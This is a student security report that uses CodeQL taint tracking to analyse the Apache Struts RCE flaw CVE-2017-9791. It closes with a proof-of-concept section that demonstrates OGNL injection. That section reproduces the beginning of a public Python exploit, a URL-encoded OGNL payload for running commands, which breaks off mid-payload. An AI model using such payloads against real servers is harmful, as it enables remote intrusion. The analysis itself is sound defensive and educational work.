

UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Software Security

Static Analysis of Open Source Project with CodeQL

By Guillermo Arce

0001/16313

Summary

The scope of the following project is to learn and study security static analysis, at the same time than learning CodeQL. For that purpose, a vulnerability of a known open source project is going to be analyzed.

Contents

Introduction

When analysing code (for whatever purpose, in this case security) we can distinguish two main types of analysis: dynamic and static. Dynamic refers to the typical analysis with fuzzing or with web scanners; and static doesn't execute anything, it justs verifies the existing code.

In our case, we are focusing on static analysis, which is one of the phases on the secure software lifecycle (before risk penetration testing).

Static analysis can be done manually, which is basically a tester looking at the code and trying to find bugs, or it can be automatic, by taking approach of some tools that are much faster and work by hypothesizing a set of potential problems.

In the current project CodeQL has been selected as the "tool" for making the static analysis. CodeQL is a language for custom static analysis queries. Similarly to SQL, the way of working is based on querying a database, but in this case it is a codebase instead. The codebase contains data about the code we want to analyze; it contains data like: statements, method calls, method definitions, types, etc.

CodeQL has the advantage of providing "variant analysis". That is, when a new type of vulnerability is found (e.g., CVE), it is also written as a CodeQL query; allowing reoccurring cases of the same vulnerability to be found, even in other projects.

As we said before, CodeQL is based on making queries to the codebase. The queries in CodeQL follow the next structure:

```
from /* ... variable declarations ... */
where /* ... logical formulas ... */
select /* ... expressions ... */
```

CodeQL has been recently bought by GitHub, which has seen some potential on it. That is why it can be interesting for us to learn something about it and at the same time, learning some static analysis and taint propagation concepts.

As we can see on the following graph, CodeQL is lately getting more popular; we can compare it with some other static analysis tools like FindBugs to get an idea (even though both of them are compatible, they both can be applied into the same project).

FindBugs - CodeQL

Objective

The scope of the following project is to analyze an existing vulnerability from a big open source project.

The open source project chosen is Apache Struts, which is a MVC framework for creating Java web applications. This project is known by having lots of security flaws so it can be interesting for our analysis.

In fact, according to the RiskSense Spotlight Report, which analyzed 1,622 vulnerabilities from 2010 through November of 2019, Apache Struts (and Wordpress) vulnerabilities were the most-targeted by cybercriminals in web and application frameworks in 2019. In which **input-validation** bugs edged out cross-site scripting (XSS) as the most-weaponized weakness type.

Supporting that study, we are going to analyze an input validation security flaw, the CVE-2017-9791.

The CVE-2017-9791 description on the official Struts confirmation of the vulnerability is the following:

It is possible to perform a RCE attack with a malicious field value when using the Struts 2 Struts 1 plugin and it's a Struts 1 action and the value is a part of a message presented to the user, i.e. when using untrusted input as a part of the error message in the ActionMessage class.

It basically allows an attacker to make a **Remote Code Execution** attack on the machine in which the java application is hosted. For that, the attacker would insert an OGNL (which is an Expression Language that allows getting and setting properties and execution of methods of Java classes) expression as an input.

Without further explanation, let us go into the CodeQL analysis.

Procedure

Now, the analysis of the previously explained vulnerability is going to start. For that, the whole procedure is going to be explained.

Codebase creation

First of all, in order to be able to make queries, we need to create the codebase for the research of the vulnerability. We look for a vulnerable version of the project, and create the database for CodeQL. The vulnerability, as specified on the CVE, is on the Struts1 plugin, so we need to create a database from that subproject.

For that purpose, we execute the following command from the source folder of the project:

```
"C:\Program Files\codeql\codeql" database create
apache_struts_cve_2017_9791 language=java
```

Source research

Now, as in all CodeQL researchs, we first need to find the source of the taint propagation. That is, the parameter/function call/error which originates the tainted data which will be spread along the code.

For that purpose, we need to check where the vulnerability is registered on the CVE that reports it. On the official confirmation of the vulnerability (on the Apache Struts web page) we found an example on the Showcase integration app which talks about an *ActionMessage* class:

"... allow remote code execution via a malicious field value passed in a raw message to the ActionMessage."

Action classes act as the controller in the MVC pattern. *Action* classes respond to a user action, execute business logic (or call upon other classes to do that), and then return a result that tells Struts what view to render.

Studying the showcase app example

Let us go deeper into the example in order **to extract some information**. For that, we are going to create a new database from the project of the showcase:

```
"C:\Program Files\codeql\codeql" database create
apache_struts_cve_2017_9791_example_app --language=java
```

Now, the idea is to study the example by doing some queries in order to get some clues about the vulnerability methods and propagation. Let us check where *ActionMessage* class is generated by checking its constructor calls.

```
from ConstructorCall cs
where  cs.getConstructedType().getName()="ActionMessage"
select cs
```

We found two different calls, however in one of them there are no parameters introduced, so there is no risk. The suspicious one is found on *SaveGangsterAction.java* class and the concrete statement is the following:

```
messages.add("msg", new ActionMessage("Gangster "+gform.getName()+"
added successfully"));
```

Let us restrict our source to the specific class in which it happens in order to reduce the possible sources to only the potential one. For that purpose, we are going to make the code cleaner by the creation of two auxiliary classes:

```
    class ActionMessage extends RefType {
        ActionMessage(){
                this.hasQualifiedName("org.apache.struts.action",
"ActionMessage")
        }
    }
    class SaveGangsterAction extends RefType {
        SaveGangsterAction(){

this.hasQualifiedName("org.apache.struts2.showcase.integration",
"SaveGangsterAction")
```

```
        }
    }
```

Now, in order to find our specific source we just need to get the argument that causes the trouble. The following, would be the query that gets our provisional source:

```
from ConstructorCall cs, Argument arg
where  cs.getConstructedType() instanceof ActionMessage
    and cs.getCaller().getDeclaringType() instanceof
SaveGangsterAction
    and cs.getAnArgument() = arg
select cs
```

Let us convert the query into a predicate that shows the source node from the showcase app:

```
predicate isSource_Showcase(DataFlow::Node source) {
    exists(ConstructorCall cs|
        cs.getConstructedType() instanceof ActionMessage
        and cs.getCaller().getDeclaringType() instanceof
SaveGangsterAction
         and  cs.getAnArgument() = source.asExpr()
     )
}
```

As we can see on *Figure 1*, the source is inside a method which is called "execute". That method process the specified HTTP request and adds some future ActionMessages to show to the user. Then it returns an ActionForward instance describing where and how control should be forwarded, or null if the response has already been completed.



Figure 1

As we can see, this can be an interesting method to study on the plugin database because it handles the response of the HTTP request in which the malicious input could be inserted.

Applying conclusions on real project

Now, we have finished with the study of an example project and we have extracted some useful information to apply in the plugin project. Let us jump into the Struts1 plugin in which is the root of the problems.

First of all, we are going to check where that method that we have seen on the example is called:

```
from MethodAccess ma
where ma.getMethod().getName()="execute"
select ma, ma.getFile()
```

We just have one result which takes us to Struts1Action.java. Concretely, the method in which the call is done is the following:

```
public String execute() throws Exception {
    ActionContext ctx = ActionContext.getContext();
    ActionConfig actionConfig =
ctx.getActionInvocation().getProxy().getConfig();
    Action action = null;
    try {
        action = (Action) objectFactory.buildBean(className, null);
     } catch (Exception e) {
        throw new StrutsException("Unable to create the legacy Struts
Action", e, actionConfig);
    }

    // We should call setServlet() here, but let's stub that out later

    Struts1Factory strutsFactory = new
Struts1Factory(Dispatcher.getInstance().getConfigurationManager().getC
onfiguration());
    ActionMapping mapping =
strutsFactory.createActionMapping(actionConfig);
    HttpServletRequest request = ServletActionContext.getRequest();
    HttpServletResponse response = ServletActionContext.getResponse();
    ActionForward forward = action.execute(mapping, actionForm,
request, response);

    ActionMessages messages = (ActionMessages)
request.getAttribute(Globals.MESSAGE_KEY);
    if (messages != null) {
        for (Iterator i = messages.get(); i.hasNext(); ) {
            ActionMessage msg = (ActionMessage) i.next();
            if (msg.getValues() != null && msg.getValues().length > 0)
{
                addActionMessage(getText(msg.getKey(),
Arrays.asList(msg.getValues())));
            } else {
                addActionMessage(getText(msg.getKey()));
            }
        }
    }

    if (forward instanceof WrapperActionForward ||
actionConfig.getResults().containsKey(forward.getName())) {
        return forward.getName();
    } else {
        throw new StrutsException("Unable to handle action forwards
that don't have an associated result", actionConfig);
    }
}
```

So, in this method is where the call to the "execute" method which could be vulnerable is done. If we use the integration app that Struts provide, we would call the vulnerable method "execute" that is defined on *SaveGangsterAction.java* (the one that we have previously seen).

However, we cannot follow the taint directly because the plugin project and the app integration project are two different ones and CodeQL databases are just for a single project. However, we have previously demostrated the taint propagation accross the "execute" call.

That been said, lets continue with the taint propagation analysis on the Struts1 plugin project. Let us focus on the "execute" call on the previously shown method:

```
  ActionForward forward = action.execute(mapping, actionForm, request,
response);
```

We can see, that there are 4 parameters from which one of them will be the source. In this case, we know that it is the "actionForm" one, which contains the input from the form. We will define it as the source of our taint propagation:

```
predicate isSource_Project(DataFlow::Node source) {
    exists(MethodAccess ma|
        ma.getMethod().getName()="execute"
        and ma.getQualifier().getType() instanceof Action
        and ma.getAnArgument() = source.asExpr()
        and source.asExpr().getType() instanceof ActionForm
     )
}
```

For that purpose, we have also defined two simple auxiliary classes:

```
class Action extends RefType {
    Action(){
            this.hasQualifiedName("org.apache.struts.action",
"Action")
    }
}

class ActionForm extends RefType {
    ActionForm(){
            this.hasQualifiedName("org.apache.struts.action",
"ActionForm")
    }
}
```

Sink research

Now that we have the source, as in all taint propagation analysis procedures, we need to find the sink. For that purpose, we will be following that taint propagation until we declare our sink.

Inside the execution of the "execute" method in which the source of the vulnerability is introduced, a new *ActionMessage* with the content of some parameters of the "source" node is added to the request (tainting it). This can be seen on the call of the execute in the example app in the showcase of the project (we have talked about it at the beginning):

```
@Override
public ActionForward execute(ActionMapping mapping, ActionForm form,
HttpServletRequest request, HttpServletResponse response) throws
Exception {

    // Some code to save the gangster to the db as necessary
    GangsterForm gform = (GangsterForm) form;
    ActionMessages messages = new ActionMessages();
```

```
    messages.add("msg", new ActionMessage("Gangster
"+gform.getName()+" added successfully"));
    addMessages(request, messages);

    return mapping.findForward("success");
}
```

In fact, the *ActionMessage* with the tainted parameter from the *ActionForm* (in this case *GangsterForm*), is tainted because of the way in which the parameter is passed. In the declaration of the vulnerability of the Apache Struts web page, they explicitily explain that:

Always use resource keys instead of passing a raw message to the ActionMessage as shown below, never pass a raw value directly

```
  messages.add("msg", new ActionMessage("struts1.gangsterAdded",
gform.getName()));
```

and never like this

```
  messages.add("msg", new ActionMessage("Gangster " + gform.getName()
+ " was added"));
```

So, continuing with the taint propagation, we now know that the request has an *ActionMessage* tainted, so we can assume that the request variable is also tainted. In the next line of the program, all the existing messages from the request are retrieved into the variable "messages":

```
ActionMessages messages = (ActionMessages)
request.getAttribute(Globals.MESSAGE_KEY);
```

After that, we arrive to the following block (which will containt our sink):

```
if (messages != null) {
        for (Iterator i = messages.get(); i.hasNext(); ) {
            ActionMessage msg = (ActionMessage) i.next();
            if (msg.getValues() != null && msg.getValues().length > 0)
{
                addActionMessage(getText(msg.getKey(),
Arrays.asList(msg.getValues())));
            } else {
                addActionMessage(getText(msg.getKey()));
            }
        }
    }
}
```

Taking into account that “messages” is tainted, we just need to follow the flow of the execution to realize that the taint reaches the following structure:

```
if (msg.getValues() != null && msg.getValues().length > 0) {
    addActionMessage(getText(msg.getKey(),
Arrays.asList(msg.getValues())));
} else {
    addActionMessage(getText(msg.getKey()));
}
```

Here, *addActionMessage(...)* in one of the iterations will recieve the ActionMessage that is tainted. However, before going into *addActionMessage(...)*, *getText(...)* method is called on the tainted message. This *getText* method (which we cannot analyze internally with CodeQL because it is part of another project) will provoke a sequence of method calls on the message passed as parameter in which one of the methods is *translateVariables().*

This method is the core of our vulnerability, because it parses the parameter (which could potentially be an OGNL expression) and if it contains an OGNL expression, it is evaluated (executed)!

In order to see the crime scene, we need to go into the java native code:

```
/**
 * Converts all instances of ${...}, and %{...} in
<code>expression</code> to the value returned
 * by a call to {@link ValueStack#findValue(java.lang.String)}. If an
item cannot
 * be found on the stack (null is returned), then the entire variable
${...} is not
 * displayed, just as if the item was on the stack but returned an
empty string.
 *
 * @param expression an expression that hasn't yet been translated
 * @param stack value stack
 * @return the parsed expression
 *
public static Object translateVariables(char open, String expression,
ValueStack stack, Class asType) {
    return translateVariables(open, expression, stack, asType, null);
}
```

This method, without a good input validation, can be an interesting point of attack (as in this case). It has also been part of other vulnerabilities, also in Apache Struts, like the CVE-2016-3090.

Now, let us query the sink in order to get the taint propagation path. We know that the sink is on the *getText(...)* calls on the previous piece of code, so the sink predicate would be something like this:

```
predicate isSink_Project(DataFlow::Node sink) {
    exists(MethodAccess ma|
        ma.getMethod().getName()="getText"
        and ma.getEnclosingCallable().getName()="execute"
        and sink.asExpr() = ma
    )
}
```

TaintTracking configuration

At this moment, it is the time of getting the vulnerable path by tracking the tainted data. For that purpose, we will need to create a taint tracking configuration in which we will declare the source and the sink of our vulnerable path, and it will "return" the path of our taint propagation analysis.

We use the *DataFlow* library to do this, by defining a *DataFlow Configuration*:

```
import semmle.code.java.dataflow.DataFlow
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class StrutsRCEConfig extends TaintTracking::Configuration {
    StrutsRCEConfig(){
        this = "StrutsRCEConfig"
    }
    override predicate isSource(DataFlow::Node source){
        isSource_Project(source)
    }

    override predicate isSink(DataFlow::Node sink){
        isSink_Project(sink)
    }
}
```

We have defined the *Configuration* by using our previously defined predicates. But we also need to do the correspondent query:

```
from StrutsRCEConfig config, DataFlow::PathNode source,
DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select source,sink, "Possible RCE!"
```

However, as expected, no path is found. This is a similar case as in the CTF, in which we need to debug to find where the taint is blocked.

Partial Flow debugging

For that purpose, CodeQL's Java libraries can help us find the missing gaps with the partial data flow debugging mechanism. This feature allows us to look for flows from a given source to any possible sink.

We can use this feature to track the flow of tainted data from our source to all possible sinks, and see where the flow stops being tracked further. Let us try this (be careful, *PartialPathGraph* enters in conflict with *PathGraph*, we need to comment it):

```
import DataFlow::PartialPathGraph

class StrutsRCEConfig_Debug extends TaintTracking::Configuration {
    StrutsRCEConfig_Debug() { this = "StrutsRCEConfig_Debug" }

    override predicate isSource(DataFlow::Node source) {
        isSource_Project(source)
    }

    override predicate isSink(DataFlow::Node sink) {
        isSink_Project(sink)
    }

    override int explorationLimit() { result =  10}

}
```

And the correspondent query:

```
from StrutsRCEConfig_Debug cfg, DataFlow::PartialPathNode source,
DataFlow::PartialPathNode sink
where cfg.hasPartialFlow(source, sink, _)
select sink, source, sink, "Partial flow from unsanitized user data"
```

After applying this technique, we get that there are not even a path. That is because, as explained at the beggining, we are working with subprojects of Struts so we cannot go inside some method calls and they block our taint propagation. For that, we can insert additional taint steps in our taint path.

For this first additional step needed, we studied at the beggining that the method *action.execute* adds an *ActionMessage* to the request with the user input:

"a new ActionMessage with the content of some parameters of the "source" node is added to the request (tainting it). This can be seen on the call of the execute in the example app in the showcase of the project"

For that purpose, we need to create a step that taints "request" from "actionForm":

```
//This additional class could be avoided with a library from Semmle
which includes the HttpServletRequest but it didn't work for me
class Request extends RefType {
    Request(){
            this.hasQualifiedName("javax.servlet.http",
"HttpServletRequest")
    }
}

class AddingTaintSteps_Execute extends
TaintTracking::AdditionalTaintStep {
    override predicate step(DataFlow::Node src, DataFlow::Node sink) {
        isSource_Project(src)
        and sink.getType() instanceof Request
        and sink.getEnclosingCallable() = src.getEnclosingCallable()
        and sink.asExpr().getIndex() > src.asExpr().getIndex()
    }
}
```

Now, the result from the partial flow path is not empty. We have just propagated the taint from the "actionForm" to "request" succesfully. However, we need to continue adding steps wherever necessary until completing the taint analysis.

The next false negative, is on the following statement:

```
ActionMessages messages = (ActionMessages)
request.getAttribute(Globals.MESSAGE_KEY);
```

The "request" object apparently doesn't propagate the taint to "messages", but it should. We need to solve this through another additional step:

```
class AddingTaintSteps_ActionMessage extends
TaintTracking::AdditionalTaintStep {
    override predicate step(DataFlow::Node src, DataFlow::Node sink) {
        exists(MethodAccess ma |
            ma.getMethod().getName()="getAttribute"
            and ma.getQualifier().getType() instanceof Request
            and src.asExpr() = ma.getQualifier()
```

```
            and sink.asExpr() = ma
        )
    }
}
```

Now, if we execute again the partial taint configuration we can see that we are almost on the sink. However, there we need an additional step provoked by the following statement:

```
for (Iterator i = messages.get(); i.hasNext(); ) {
```

Even if the variable "messages" is tainted, *messages.get()* (and *messages.getKey()* in the future) blocks our taint propagation. As we know that it shouldn't, we can create the additional step in order to let the taint propagation flow:

```
class AddingTaintSteps_Get extends TaintTracking::AdditionalTaintStep
{
    override predicate step(DataFlow::Node src, DataFlow::Node sink) {
        exists(MethodAccess ma |
            (ma.getMethod().getName()="get"
            or ma.getMethod().getName()="getKey")
            and src.asExpr() = ma.getQualifier()
            and sink.asExpr() = ma
        )
    }
}
```

After executing the partial query, we can see that we are very near. Let us just analyze which is the last barrier we need to go through:

```
addActionMessage(getText(msg.getKey(),
Arrays.asList(msg.getValues())));
```

Here "msg" is tainted, so the call *msg.getKey()* is also tainted. As we are adding the tainted parameter to the *getText(…)* method, which we have explained before, we can create the final step to reach our sink (which is the call of *getText(...)*):

```
class AddingTaintSteps_GetText extends
TaintTracking::AdditionalTaintStep {
    override predicate step(DataFlow::Node src, DataFlow::Node sink) {
        exists(MethodAccess ma |
            ma.getMethod().getName()="getText"
            and src.asExpr() = ma.getAnArgument()
            and sink.asExpr() = ma
        )
    }
}
```

Finally, we have reached the sink!

Now, we can execute our regular data flow query and get the path of the taint propagation from the original source (*Figure 2*) to the sink (*Figure 3*).



Figure 2



Figure 3

Proof of Concept

In order to see the vulnerability in action, let us show you an example of how could the attack be approached.

For the demonstration, we are going to use the showcase app that Struts provides.

First of all, let us prepare the scenario in our Kali Linux Virtual Machine. For that, we are going to download an Apache Tomcat Server (in our case v8.5) and we are going to add the *war* file relative to the showcase app project (in the *webapps* folder).

Once we have done this, we need to start the execution of the Tomcat server and go into the module we are interested in, shown in *Figure 4*.



Figure 4

In the current application, the input we introduce will be the one that follows all the CodeQL taint propagation analysis explained during the project. For that purpose, if we introduce a malicious input through an OGNL expression, as we have already studied, we could execute code.

For that, now that we are on the attack scenario, we can test the vulnerability with a very simple OGNL expression: *TEST: %{3*3}*



Figure 5

If we introduce the input as in *Figure 5* and press *Submit,* the OGNL expression will be executed and we will get the result of the expression; that is "*TEST: 9*" (9 is the result of 3*3, to demostrate that the code is executed). We can see the result in *Figure 6*.



Figure 6

Now, we have demostrated the vulnerability. However, let us try with a harder exploit; let us try acceding the console of the server using a Python exploit.

The exploit we are going to use belongs to the user of GitHub *dragonneg* and the link is the following: https://github.com/dragoneeg/Struts2-048 .

The script itselfs contains the following python code:

```
import sys
import urllib
import httplib
import urllib2
httplib.HTTPConnection._http_vsn = 10
httplib.HTTPConnection._http_vsn_str = 'HTTP/1.0'

def request(cmd):
    cmd = urllib.quote(cmd)
    data2="name=%25%7B%28%23_%3D%27multipart%2fform-
data%27%29.%28%23dm%3D@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%29.%28%2
3_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3
D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D
%29.%28%23ognlUtil%3D%23container.getInstance%28@com.opensymphony.xwor
